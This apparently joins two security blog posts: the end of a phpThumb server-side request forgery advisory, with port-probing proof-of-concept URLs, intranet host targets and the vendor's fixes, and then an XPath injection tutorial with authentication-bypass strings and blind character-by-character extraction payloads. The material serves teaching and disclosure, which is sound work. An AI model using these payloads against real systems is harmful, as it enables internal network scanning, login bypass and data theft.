The above code is responsible for fetching an external image file with the "src" parameter. The code doesn't checks if the image retrieved is actually a valid image i.e. .jpg, .png, .gif etc. Therefore, under debug mode set to "True" it would display the error message received from the lower layer network sockets which would enable an attacker to launch a server side request forgery attack.

Furthermore, I noticed that there was a validation being performed for protocols such as file://.

if (preg_match('#^(f|ht)tp\://#i', $phpThumb->src)) {

However, this doesn't prevent this attack completely, as an attacker may be able to leverage other protocols such as gopher://, dict:// etc in order to exploit this vulnerability.


Scanme.nmap.org has known ports 22, 80 and 25 open, In case where the server errors are turned on, there would be a distinct response by probing open ports vs closed ports.

Proof of Concept


http://site.com/phpthumb/phpThumb.php?h=32&w=32&src=http://scanme.nmap.org:22&phpThumbDebug=9 // Open Port 

http://site.com/phpthumb/phpThumb.php?h=32&w=32&src=http://scanme.nmap.org:80&phpThumbDebug=9 // Open port 

http://site.com/phpthumb/phpThumb.php?
h=32&w=32&src=http://scanme.nmap.org:1337&phpThumbDebug=9 // Closed port

Probing For Open-Port 80


Probing For An Open-Port 22 


Probing For a Closed-Port 1337


SSRF Inside-Out

In the similar manner an attacker may be able to leverage this attack to scan ports for the intranet. Following are the most common hosts found on the intranet that is worth looking for. 

1) intranet
2) webmail
3) jira
4) helpdesk
5) bugzilla
6) localhost

In case where the debug mode is disabled, the attacker would receive the following error message:


Recommendations

It is recommended to turn off the "debug" mode. The debug mode can be modifying by changing the following lines inside the PHP code. 

"$PHPTHUMB_CONFIG['disable_debug']= false;" 

With: 

"$PHPTHUMB_CONFIG['disable_debug']= true;".

Fix


1) The authors explicitly disabled all other protocols then http/https/ftp protocols. This minimizes few of the attack vectors.

https://github.com/JamesHeinrich/phpThumb/commit/457a37d4a22ac9cdbbfe19577376622e58df81b0

2) The debug_mode has been disabled and the "High Security Mode" has been enabled by default in version phpThumb 1.7.12. Take a look at the author's note:


3) Further security improvements are to be done in the future versions.

Special thanks to "David Vieira-Kurz" from Majorsecurity for his advice on this issue. 

XPATH Injection Tutorial

XPath is a language that has been designed and developed to operate on data that is described with XML. The XPath injection allows an attacker to inject XPath elements in a query that uses this language. Some of the possible goals are to bypass authentication or access information in an unauthorized manner.

We are gonna learn using simple example. Download code from here & put it in your local server directory.(Code is created by Amol Naik )

Sample XML Document which we gonna use:-

<Employees>
<!-- Employees Database -->
  <Employee ID="1">
    <FirstName>Johnny</FirstName>
    <LastName>Bravo</LastName>
    <UserName>jbravo</UserName>
    <Password>test123</Password>
    <Type>Admin</Type>
  </Employee>
  <Employee ID="2">
    <FirstName>Mark</FirstName>
    <LastName>Brown</LastName>
    <UserName>mbrown</UserName>
    <Password>demopass</Password>
    <Type>User</Type>
  </Employee>
  <Employee ID="3">
    <FirstName>William</FirstName>
    <LastName>Gates</LastName>
    <UserName>wgates</UserName>
    <Password>MSRocks!</Password>
    <Type>User</Type>
  </Employee>
  <Employee ID="4">
    <FirstName>Chris</FirstName>
    <LastName>Dawes</LastName>
    <UserName>cdawes</UserName>
    <Password>letmein</Password>
    <Type>User</Type>
  </Employee>
</Employees>

Bypass Authentication:-


Browse to the login.php page; here we can see simple login form.

Bypass Authentication

If the application does not properly filter such input, the tester will be able to inject XPath code and interfere with the query result. For instance, the tester could input the following values:

Username: ' or '1' = '1
Password:  ' or '1' = '1

Bypass Authentication using XPATH injection
Looks quite familiar, doesn't it? Using these parameters, the query becomes:

string(//Employee[uname/text()='' or '1' = '1' and passwd/text()='' or '1' = '1']/account/text())

As in a common SQL Injection attack, we have created a query that is always evaluated as true, which means that the application will authenticate the user even if a username or a password have not been provided.


Blind Xpath Injection:-


If there is no knowledge about the XML data internal details and if the application does not provide useful error messages that help us reconstruct its internal logic, it is possible to perform a Blind XPath Injection attack whose goal is to reconstruct the whole data structure.

Browse to the search.php page. Enter any number, When you provide number it will display FirstName related to their ID.

Blind XPATH Injection
Enter ' or '1' = '1 in search , & you will get all FirstName regardless of any ID(Number).

Blind XPATH Injection
In blind Xpath injection we have to provide special crafted query to application, if query is true we will get result otherwise we will not get any result.Till now We don`t know about any parent or child node of XML document.

Guessing of parent node:-


Supply following query to application & observe result.

' or substring(name(parent::*[position()=1]),1,1)='a

Nothing append , we don`t get FirstName of users.It means first letter of parent node is not "a". Now supply following query

' or substring(name(parent::*[position()=1]),1,1)='E

Blind XPATH Injection
You get result , It means first letter of parent node is "E"

To guess second letter of parent node supply following query

' or substring(name(parent::*[position()=1]),2,1)='m

Following the same procedure, we can extract the full name of the parent node, which was found to be 'Employee'.

We can also get child node. Browse to the xpath.php page & enter following query.

//Employee[position()=3]/child::node()[position()=4]/text()

get-child-node
You got output from parent node Employee id 3 & child node whose position is 2.

To get whole document put following query.

//Employee

Blind Xpath injection
It`s just concept how to retrieve data from XML document using XPATH injection.XPath contains two useful functions that can help you automate the preceding attack and quickly iterate through all nodes and data in the XML document:

  • count() returns the number of child nodes of a given element, which can be used to determine the range of position() values to iterate over.
  •  string-length() returns the length of a supplied string, which can be used to determine the range of substring() values to iterate over.
I used recon-ng xpath bruteforcer for xpath injection attack & we will get back end XML file.

xapth-bruteforcer

Useful Links & Blind XPATH injection Tools:-

https://www.owasp.org/index.php/XPATH_Injection

https://www.owasp.org/index.php/Blind_XPath_Injection

XPATH BLIND EXPLORER:-  http://code.google.com/p/xpath-blind-explorer/downloads/list

XCAT:-  https://github.com/orf/xcat